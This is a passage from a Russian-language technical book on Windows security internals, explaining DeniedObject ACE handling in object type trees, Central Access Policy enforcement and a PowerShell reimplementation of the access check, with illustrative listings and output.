


Рисунок 7-5. Дерево типов объектов после предоставления доступа набору свойств 1

Поскольку доступ `GenericAll` удалён из `RemainingAccess` набора свойств 1, он также удалён для свойств X и Y. Теперь у этих узлов `RemainingAccess` пуст. Обратите внимание, что для разрешающих ACE имеет значение только основное `RemainingAccess`, поскольку назначение дерева состоит в правильной обработке запрещающих ACE. Это означает, что для успешной проверки доступа значение `RemainingAccess` не у каждого типа объекта должно быть равно 0.

Теперь обработаем ACE `DeniedObject`. Добавьте код из листинга 7-28 в существующий код перечисления ACE из листинга 7-17.

```
"DeniedObject" {
    if (!(Test-NtTokenGroup -Token $token $sid -DenyOnly)) {
        break
    }

    if ($null -ne $Context.ObjectTypes) {
        if ($null -eq $ace.ObjectType) {
            break;
        }

        $object_type = Select-ObjectTypeTree $Context.ObjectTypes $ace.ObjectType
        if ($null -eq $object_type) {
```

```
                break
            }

            if (Test-NtAccessMask $object_type.RemainingAccess $ace.Mask) {
                $continue_check = $false
                break
            }
        }
        if (Test-NtAccessMask $access $ace.Mask) {
            $continue_check = $false
        }
    }
```

Листинг 7-28. Реализация алгоритма проверки доступа ACE DeniedObject

Как обычно, начинаем с проверки всех ACE типа `DeniedObject`. Если она проходит, далее проверяем свойство контекста `ObjectTypes`. При обработке ACE `AllowedObject` проверка прекращалась, если свойство `ObjectType` отсутствовало. Однако ACE `DeniedObject` обрабатываются иначе. Если свойства `ObjectTypes` нет, проверка продолжается как для обычного запрещающего ACE с учётом основного `RemainingAccess`.

Если маска доступа ACE содержит биты из `RemainingAccess`, отказываем в доступе. Если эта проверка проходит, проверяем значение по основному `RemainingAccess`. Это демонстрирует назначение дерева: если запрещающее ACE соответствует свойству X на рисунке 7-5, запрещающая маска не окажет влияния. Однако если запрещающее ACE соответствует свойству Z, то доступ будет запрещён этому типу объекта, а вместе с ним набору свойств 2 и корневому типу объекта. Это показано на рисунке 7-6: видно, что доступ теперь запрещён всем этим узлам, хотя ветвь набора свойств 1 остаётся разрешённой.




Рисунок 7-6. Дерево типов объектов после запрета доступа к свойству Z

Системный вызов `NtAccessCheckByType` возвращает единое состояние и предоставленный доступ для всего списка типов объектов, отражающие доступ, указанный в корне дерева типов объектов. Поэтому в случае рисунка 7-6 вся проверка доступа завершится неудачей.

Чтобы выяснить, какие именно типы объектов не прошли проверку доступа, можно использовать системный вызов `NtAccessCheckByTypeResultList`, возвращающий состояние и предоставленный

доступ для каждой записи списка типов объектов. В листинге 7-29 показано, как использовать этот системный вызов, указав параметр `ResultList` команды `Get-NtGrantedAccess`.

```
PS> $tree = New-ObjectTypeTree (New-Guid) -Name "Object"
PS> $set_1 = Add-ObjectTypeTree $tree (New-Guid) -Name "Property Set 1"
-PassThru
PS> $set_2 = Add-ObjectTypeTree $tree (New-Guid) -Name "Property Set 2"
-PassThru
PS> Add-ObjectTypeTree $set_1 (New-Guid) -Name "Property X"
PS> Add-ObjectTypeTree $set_1 (New-Guid) -Name "Property Y"
PS> $prop_z = New-Guid
PS> Add-ObjectTypeTree $set_2 $prop_z -Name "Property Z"

PS> $owner = Get-NtSid -KnownSid LocalSystem
PS> $sd = New-NtSecurityDescriptor -Owner $owner -Group $owner -Type Mutant
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Access WriteOwner
-MapGeneric -Type DeniedObject -ObjectType $prop_z
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World
-Access ReadControl, WriteOwner -MapGeneric
PS> Edit-NtSecurityDescriptor $sd -CanonicalizeDacl
PS> Get-NtGrantedAccess $sd -PassResult -ObjectType $tree
-Access ReadControl, WriteOwner | Format-Table Status, SpecificGrantedAccess,
Name
              Status   SpecificGrantedAccess    Name
              ------   ---------------------    ----
STATUS_ACCESS_DENIED                     None    Object

PS> Get-NtGrantedAccess $sd -PassResult -ResultList -ObjectType $tree
-Access ReadControl, WriteOwner | Format-Table Status, SpecificGrantedAccess,
Name
            Status   SpecificGrantedAccess    Name
            ------   ---------------------    ----
STATUS_ACCESS_DENIED                ReadControl Object
      STATUS_SUCCESS   ReadControl, WriteOwner  Property Set 1
      STATUS_SUCCESS   ReadControl, WriteOwner  Property X
      STATUS_SUCCESS   ReadControl, WriteOwner  Property Y
STATUS_ACCESS_DENIED               ReadControl  Property Set 2
STATUS_ACCESS_DENIED               ReadControl  Property Z
```

Листинг 7-29. Пример различия между обычными результатами и результатами списка

Сначала строим дерево типов объектов, соответствующее дереву на рисунке 7-4. Конкретные значения GUID неважны, кроме GUID свойства Z, который потребуется для ACE `DeniedObject`, поэтому формируем случайные GUID. Затем строим дескриптор безопасности, создавая ACE, запрещающее доступ `ReadControl` к свойству Z. Также включаем необъектное ACE, предоставляющее доступ `ReadControl` и `WriteOwner`.

Сначала выполняем проверку доступа с деревом типов объектов, но без параметра `ResultList`, запросив доступ `ReadControl` и `WriteOwner`. Мы используем запрещающее ACE, поскольку оно соответствует GUID `ObjectType` в дереве типов объектов. Как и ожидалось, процесс проверки доступа возвращает `STATUS_ACCESS_DENIED`, а предоставленный доступ равен `None`.

При повторном выполнении проверки доступа, на этот раз с `ResultList`, получаем список результатов проверки доступа. Запись объекта верхнего уровня по-прежнему указывает на отказ в доступе, но набору свойств 1 и его дочерним элементам доступ предоставлен. Этот результат соответствует дереву на рисунке 7-6. Обратите также внимание, что записи с отказом в доступе не показывают пустой предоставленный доступ: вместо этого они указывают, что при успешном запросе был бы предоставлен доступ `ReadControl`. Это побочный эффект внутренней реализации проверки доступа, и почти наверняка его не следует использовать.

Центральная политика доступа

Центральная политика доступа, добавленная в Windows 8 и Windows Server 2012 для корпоративных сетей, является основным механизмом безопасности функции Windows под названием Dynamic Access Control. Она опирается на атрибуты утверждений устройства и пользователя в маркере.

Мы кратко говорили об утверждениях пользователя и устройства в главе 4 при обсуждении формата условных выражений. Утверждение пользователя - атрибут безопасности, добавленный в маркер конкретного пользователя. Например, утверждение может представлять страну, в которой работает пользователь. Значение утверждения можно синхронизировать со значениями, хранящимися в Active Directory, чтобы, например, при переезде пользователя в другую страну его утверждение пользователя обновилось при следующей аутентификации.

Утверждение устройства принадлежит компьютеру, с которого осуществляется доступ к ресурсу. Например, утверждение устройства может указывать, находится ли компьютер в защищённом помещении или работает ли он под управлением определённой версии Windows. На рисунке 7-7 показано распространённое применение центральной политики доступа: ограничение доступа к файлам на сервере в корпоративной сети.




Рисунок 7-7. Центральная политика доступа на файловом сервере

Эта центральная политика доступа содержит один или несколько дескрипторов безопасности, которые проверка доступа учитывает наряду с дескриптором безопасности файла. Итоговый

предоставленный доступ представляет собой наиболее строгий результат проверок доступа. Хотя это не является обязательным, дополнительные дескрипторы безопасности могут использовать утверждения пользователя и устройства в ACE `AllowedCallback`, чтобы определить предоставляемый доступ. Для передачи утверждений по сети корпоративную аутентификацию Kerberos необходимо настроить на их поддержку. К аутентификации Kerberos мы вернёмся в главе 14.

Возможно, вам интересно, чем применение центральной политики доступа отличается от простой настройки безопасности файлов на использование утверждений устройства и пользователя. Главное отличие состоит в централизованном управлении политиками в групповой политике корпоративного домена. Это означает, что администратор может изменить центральную политику доступа в одном месте, обновив её во всей организации.

Второе отличие заключается в том, что центральная политика доступа работает скорее как механизм обязательного управления доступом. Например, обычно пользователь может изменять дескриптор безопасности файла, однако центральная политика доступа способна ограничить его доступ или полностью заблокировать его, если, например, пользователь переехал в другую страну или использовал другой компьютер, не учтённый правилами.

Мы не будем обсуждать настройку центральной политики доступа, поскольку эта тема больше подходит для книги об управлении Windows в корпоративной среде. Вместо этого исследуем, как её обеспечивает процесс проверки доступа ядра. Когда обновляется групповая политика компьютера, Windows сохраняет центральную политику доступа в реестре по следующему адресу: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\CentralizedAccessPolicies`.

Настроенных политик может быть несколько, и каждая содержит следующие сведения:

• Имя и описание политики.
• SID, однозначно идентифицирующий политику.
• Одно или несколько правил политики.

В свою очередь, каждое правило политики содержит следующие сведения:

• Имя и описание правила.
• Условное выражение, определяющее, когда следует применять правило.
• Дескриптор безопасности для проверки доступа центральной политики доступа.
• Необязательный промежуточный дескриптор безопасности для проверки новых правил политики.

Список политик и правил можно вывести командой PowerShell `Get-CentralAccessPolicy`. В большинстве систем Windows команда не вернёт никаких сведений. Чтобы увидеть результаты, подобные листингу 7-30, потребуется присоединиться к домену, настроенному на применение центральной политики доступа.

```
PS> Get-CentralAccessPolicy
Name               CapId                              Description
----               -----                              -----------
Secure Room Policy S-1-17-3260955821-1180564752-... Only for Secure Computers
Main Policy        S-1-17-76010919-1187351633-...

PS> $rules = Get-CentralAccessPolicy | Select-Object -ExpandProperty Rules
PS> $rules | Format-Table
Name        Description AppliesTo
----        ----------- ---------
Secure Rule Secure!     @RESOURCE.EnableSecure == 1
Main Rule   NotSecure!

PS> $sd = $rules[0].SecurityDescriptor
PS> Format-NtSecurityDescriptor $sd -Type File -SecurityInformation Dacl
<DACL> (Auto Inherit Requested)
 - Type    : AllowedCallback
 - Name    : Everyone
```

```
 - SID     : S-1-1-0
 - Mask    : 0x001F01FF
 - Access  : Full Access
 - Flags   : None
- Condition: @USER.ad://ext/clearance == "TS/ST3" &&
              @DEVICE.ad://ext/location = "Secure"
```

Листинг 7-30. Вывод центральной политики доступа

Здесь при выполнении `Get-CentralAccessPolicy` видны две политики: Secure Room Policy и Main Policy. У каждой политики есть SID `CapId` и свойство `Rules`, которое можно развернуть, чтобы увидеть отдельные правила. Таблица вывода содержит поля `Name`, `Description` и `AppliesTo`; последнее представляет условное выражение, определяющее необходимость применения правила. Если поле `AppliesTo` пусто, правило применяется всегда. Поле `AppliesTo` для Secure Rule выполняет выбор по атрибуту ресурса, к которому мы вернёмся в листинге 7-32.

Выведем дескриптор безопасности этого правила. DACL содержит единственное ACE `AllowedCallback`, предоставляющее группе Everyone полный доступ при выполнении условия. В данном случае утверждение пользователя clearance должно иметь значение `TS/ST3`, а утверждение устройства location - значение `Secure`.

Разберём базовую реализацию проверки доступа центральной политики доступа, чтобы лучше понять назначение политики. Добавьте код из листинга 7-31 в конец функции `Get-PSGrantedAccess` из листинга 7-2.

```
if (!$success) {
    return Get-AccessResult STATUS_ACCESS_DENIED
}

$capid = $SecurityDescriptor.ScopedPolicyId
if ($null -eq $capid) {
    return Get-AccessResult STATUS_SUCCESS $Context.Privileges $DesiredAccess
}

$policy = Get-CentralAccessPolicy -CapId $capid.Sid
if ($null -eq $policy){
    return Get-AccessResult STATUS_SUCCESS $Context.Privileges $DesiredAccess
}

$effective_access = $DesiredAccess
foreach($rule in $policy.Rules) {
    if ($rule.AppliesTo -ne "") {
        $resource_attrs = $null
        if ($sd.ResourceAttributes.Count -gt 0) {
            $resource_attrs = $sd.ResourceAttributes.ResourceAttribute
        }
        if (!(Test-NtAceCondition -Token $Token -Condition $rule.AppliesTo
            -ResourceAttribute $resource_attrs)) {
            continue
        }
    }
    $new_sd = Copy-NtSecurityDescriptor $SecurityDescriptor
    Set-NtSecurityDescriptorDacl $rule.Sd.Dacl

    $Context.SecurityDescriptor = $new_sd
    $Context.RemainingAccess = $DesiredAccess

    Get-DiscretionaryAccess $Context
    $effective_access = $effective_access -band (-bnot $Context.RemainingAccess)
}

if (Test-NtAccessMask $effective_access -Empty) {
    return Get-AccessResult STATUS_ACCESS_DENIED
}
return Get-AccessResult STATUS_SUCCESS $Context.Privileges $effective_access
```

Листинг 7-31. Проверка центральной политики доступа

Листинг 7-31 начинается сразу после избирательной проверки доступа. Если эта проверка завершается неудачей, переменная `$success` будет равна `False`, и следует вернуть `STATUS_ACCESS_DENIED`. Чтобы начать применение центральной политики доступа, необходимо запросить ACE `ScopedPolicyId` из SACL. Если ACE `ScopedPolicyId` отсутствует, можно вернуть успех. Успех также возвращается, если нет центральной политики доступа с `CapId`, соответствующим SID ACE.

Внутри проверки центральной политики доступа сначала задаём эффективный доступ равным исходному `DesiredAccess`. Эффективный доступ будет использоваться для определения части `DesiredAccess`, которую можно предоставить после обработки всех правил политики. Затем проверяем условное выражение `AppliesTo` каждого правила. Если значение отсутствует, правило применяется ко всем ресурсам и маркерам. При наличии условного выражения его необходимо проверить с помощью `Test-NtAceCondition`, передав все атрибуты ресурса из дескриптора безопасности. Если проверка не проходит, следует перейти к следующему правилу.

Строим новый дескриптор безопасности, используя владельца, группу и SACL из исходного дескриптора безопасности, но DACL из дескриптора безопасности правила. Если правило применяется, выполняем ещё одну избирательную проверку доступа для `DesiredAccess`. После этой проверки удаляем из переменной `$effective_access` все непредоставленные биты.

Проверив все применимые правила, определяем, пуст ли эффективный доступ. Если он пуст, центральная политика доступа не предоставила маркеру никакого доступа, поэтому возвращаем `STATUS_ACCESS_DENIED`. В противном случае возвращаем успех, но только оставшийся эффективный доступ, предоставляющий меньше доступа, чем результат первой проверки доступа.

Хотя большинство центральных политик доступа предназначены для проверки файлов, любой тип ресурса можно изменить так, чтобы он применял политику. Чтобы включить её для другого ресурса, необходимо выполнить две операции: задать ACE идентификатора ограниченной политики с SID включаемой политики и добавить все ACE атрибутов ресурса, соответствующие условию `AppliesTo`, если оно существует. Эти операции выполняются в листинге 7-32.

```
PS> $sd = New-NtSecurityDescriptor
PS> $attr = New-NtSecurityAttribute "EnableSecure" -LongValue 1
PS> Add-NtSecurityDescriptorAce $sd -Type ResourceAttribute -Sid "WD"
-SecurityAttribute $attr -Flags ObjectInherit, ContainerInherit
PS> $capid = "S-1-17-3260955821-1180564752-1365479606-2616254494"
PS> Add-NtSecurityDescriptorAce $sd -Type ScopedPolicyId -Sid $capid
-Flags ObjectInherit, ContainerInherit
PS> Format-NtSecurityDescriptor $sd -SecurityInformation Attribute, Scope
Type: Generic
Control: SaclPresent
<Resource Attributes>
 - Type  : ResourceAttribute
 - Name  : Everyone
 - SID   : S-1-1-0
 - Mask  : 0x00000000
 - Access: Full Access
 - Flags : ObjectInherit, ContainerInherit
 - Attribute: "EnableSecure",TI,0x0,1

<Scoped Policy ID>
 - Type  : ScopedPolicyId
 - Name  : S-1-17-3260955821-1180564752-1365479606-2616254494
 - SID   : S-1-17-3260955821-1180564752-1365479606-2616254494
 - Mask  : 0x00000000
 - Access: Full Access
 - Flags : ObjectInherit, ContainerInherit

PS> Enable-NtTokenPrivilege SeSecurityPrivilege
PS> Set-Win32SecurityDescriptor $sd MACHINE\SOFTWARE\PROTECTED
-Type RegistryKey -SecurityInformation Scope, Attribute
```

Листинг 7-32. Включение Secure Room Policy для ключа реестра

Прежде всего необходимо добавить ACE атрибута ресурса, чтобы удовлетворить условию `AppliesTo` правила Secure Rule. Создаём объект атрибута безопасности с именем `EnableSecure` и единственным значением `Int64`, равным 1. Добавляем этот атрибут безопасности в ACE типа `ResourceAttribute` в SACL дескриптора безопасности. Затем необходимо задать SID центральной политики доступа, который можно получить из вывода команды `Get-CentralAccessPolicy`, в ACE `ScopedPolicyId`. Чтобы проверить правильность ACE, можно отформатировать дескриптор безопасности.

Теперь задаём ресурсу два ACE. В данном случае выберем ключ реестра. Обратите внимание, что для успешного выполнения операции этот ключ реестра необходимо создать заранее. Параметру `SecurityInformation` должны быть переданы значения `Scope` и `Attribute`. Как отмечалось в главе 5, для задания ACE `ScopedPolicyId` требуется доступ `AccessSystemSecurity`, поэтому сначала необходимо включить `SeSecurityPrivilege`.

При доступе к ключу реестра политика должна применяться. Обратите внимание, что центральная политика доступа настроена для файловых систем, поэтому маска доступа в дескрипторе безопасности может неправильно работать с другими ресурсами, например ключами реестра. Если вам действительно требуется поддержать такое поведение, атрибуты можно настроить вручную в Active Directory.

Наконец, следует упомянуть, что правила центральной политики доступа поддерживают указание как промежуточного, так и обычного дескриптора безопасности. Промежуточный дескриптор безопасности можно использовать для проверки предстоящего изменения безопасности до его широкого развёртывания. Он проверяется так же, как обычный дескриптор безопасности, за исключением того, что результат проверки используется только для сравнения с фактически предоставленным доступом, а при различии двух масок доступа создаётся журнал аудита.

Практические примеры

Завершим главу несколькими практическими примерами с использованием изученных команд.

Применение команды Get-PSGrantedAccess

На протяжении этой главы мы создавали собственную реализацию процесса проверки доступа: команду `Get-PSGrantedAccess`. В этом разделе исследуем её применение. Содержащий её модуль находится в файле `chapter_7_access_check_impl.psm1`, включённом в дополнительные онлайн-материалы к книге.

Поскольку `Get-PSGrantedAccess` представляет собой простую реализацию проверки доступа, в ней отсутствуют некоторые возможности, например поддержка вычисления максимального доступа. Тем не менее она помогает понять процесс проверки доступа. Например, можно использовать отладчик PowerShell в PowerShell Integrated Scripting Environment (ISE) или Visual Studio Code, чтобы пройти проверку доступа по шагам и увидеть её работу с различными входными данными.

Выполните команды из листинга 7-33 от имени пользователя с разделённым маркером без повышения прав.

```
PS> Import-Module ".\chapter_7_access_check_impl.psm1"
PS> $sd = New-NtSecurityDescriptor "O:SYG:SYD:(A;;GR;;;WD)"
-Type File -MapGeneric
PS> $type = Get-NtType File
PS> $desired_access = Get-NtAccessMask -FileAccess GenericRead
-MapGenericRights
```

```
PS> Get-PSGrantedAccess -SecurityDescriptor $sd
-GenericMapping $type.GenericMapping -DesiredAccess $desired_access
Status               Privileges                GrantedAccess
------               ----------                -------------
STATUS_SUCCESS       {}                        1179785

PS> $desired_access = Get-NtAccessMask -FileAccess WriteOwner
PS> Get-PSGrantedAccess -SecurityDescriptor $sd
-GenericMapping $type.GenericMapping -DesiredAccess $desired_access
Status               Privileges                GrantedAccess
------               ----------                -------------
STATUS_ACCESS_DENIED {}                        0

PS> $token = Get-NtToken -Linked
PS> Enable-NtTokenPrivilege -Token $token SeTakeOwnershipPrivilege
PS> Get-PSGrantedAccess -Token $token -SecurityDescriptor $sd
-GenericMapping $type.GenericMapping -DesiredAccess $desired_access
Status               Privileges                GrantedAccess
------               ----------                -------------
STATUS_SUCCESS       {SeTakeOwnershipPrivilege} 524288
```

Листинг 7-33. Применение команды Get-PSGrantedAccess

Сначала импортируем модуль, содержащий команду `Get-PSGrantedAccess`. Импорт предполагает, что файл модуля сохранён в текущем каталоге; если это не так, измените путь соответствующим образом. Затем строим строгий дескриптор безопасности, предоставляющий доступ на чтение группе Everyone и больше никому.

Далее вызываем `Get-PSGrantedAccess`, запросив доступ `GenericRead` вместе с общим сопоставлением типа объекта File. Параметр `Token` не указывается, поэтому проверка использует эффективный маркер вызывающей стороны. Команда возвращает `STATUS_SUCCESS`, а предоставленный доступ совпадает с первоначально переданным требуемым доступом.

Затем изменяем требуемый доступ, оставляя только `WriteOwner`. Согласно строгому дескриптору безопасности, этот доступ должен быть предоставлен только владельцу дескриптора безопасности, которым назначен пользователь SYSTEM. При повторном выполнении проверки доступа получаем `STATUS_ACCESS_DENIED` и отсутствие предоставленного доступа.

Чтобы показать возможность обойти эти ограничения, запрашиваем связанный маркер вызывающей стороны. Как описано в главе 4, UAC использует связанный маркер для предоставления полного маркера администратора. Эта команда сработает только при выполнении сценария от имени администратора с разделённым маркером. Однако в связанном маркере можно включить привилегию `SeTakeOwnershipPrivilege`, которая должна обойти проверку владельца для `WriteOwner`. Теперь проверка доступа должна вернуть `STATUS_SUCCESS` и предоставить требуемый доступ. Столбец `Privileges` показывает, что для предоставления права доступа использовалась `SeTakeOwnershipPrivilege`.

Как уже отмечалось, полезно запустить этот сценарий в отладчике и войти в `Get-PSGrantedAccess`, чтобы проследить процесс проверки доступа и лучше понять его. Также рекомендую попробовать различные сочетания значений в дескрипторе безопасности.

Вычисление предоставленного доступа к ресурсам

Если вам действительно необходимо узнать предоставленный доступ к ресурсу, лучше использовать команду `Get-NtGrantedAccess`, а не разработанную нами реализацию PowerShell. Посмотрим, как с помощью этой команды получить предоставленный доступ для списка ресурсов. В листинге 7-34 мы возьмём сценарий из главы 6 для поиска владельцев объектов и вычислим полный предоставленный доступ.

```
PS> function Get-NameAndGrantedAccess {
```

```
    [CmdletBinding()]
    param(
        [parameter(Mandatory, ValueFromPipeline)]
        $Entry,
        [parameter(Mandatory)]
        $Root
    )

    PROCESS {
        $sd = Get-NtSecurityDescriptor -Path $Entry.Name -Root $Root
-TypeName $Entry.NtTypeName -ErrorAction SilentlyContinue
        if ($null -ne $sd) {
            $granted_access = Get-NtGrantedAccess -SecurityDescriptor $sd
            if (!(Test-NtAccessMask $granted_access -Empty)) {
                $props = @{
                    Name = $Entry.Name;
                    NtTypeName = $Entry.NtTypeName
                    GrantedAccess = $granted_access
                }

                New-Object -TypeName PSObject -Prop $props
            }
        }
    }
}

PS> Use-NtObject($dir = Get-NtDirectory \BaseNamedObjects) {
    Get-NtDirectoryEntry $dir | Get-NameAndGrantedAccess -Root $dir
}
Name                                NtTypeName  GrantedAccess
----                                ----------  -------------
SM0:8924:120:WilError_03_p0         Semaphore   QueryState, ModifyState, ...
CLR_PerfMon_DoneEnumEvent           Event       QueryState, ModifyState, ...
msys-2.0S5-1888ae32e00d56aa         Directory   Query, Traverse, ...
SyncRootManagerRegistryUpdateEvent Event       QueryState, ModifyState, ...
--snip--
```

Листинг 7-34. Перечисление объектов и получение предоставленного доступа к ним

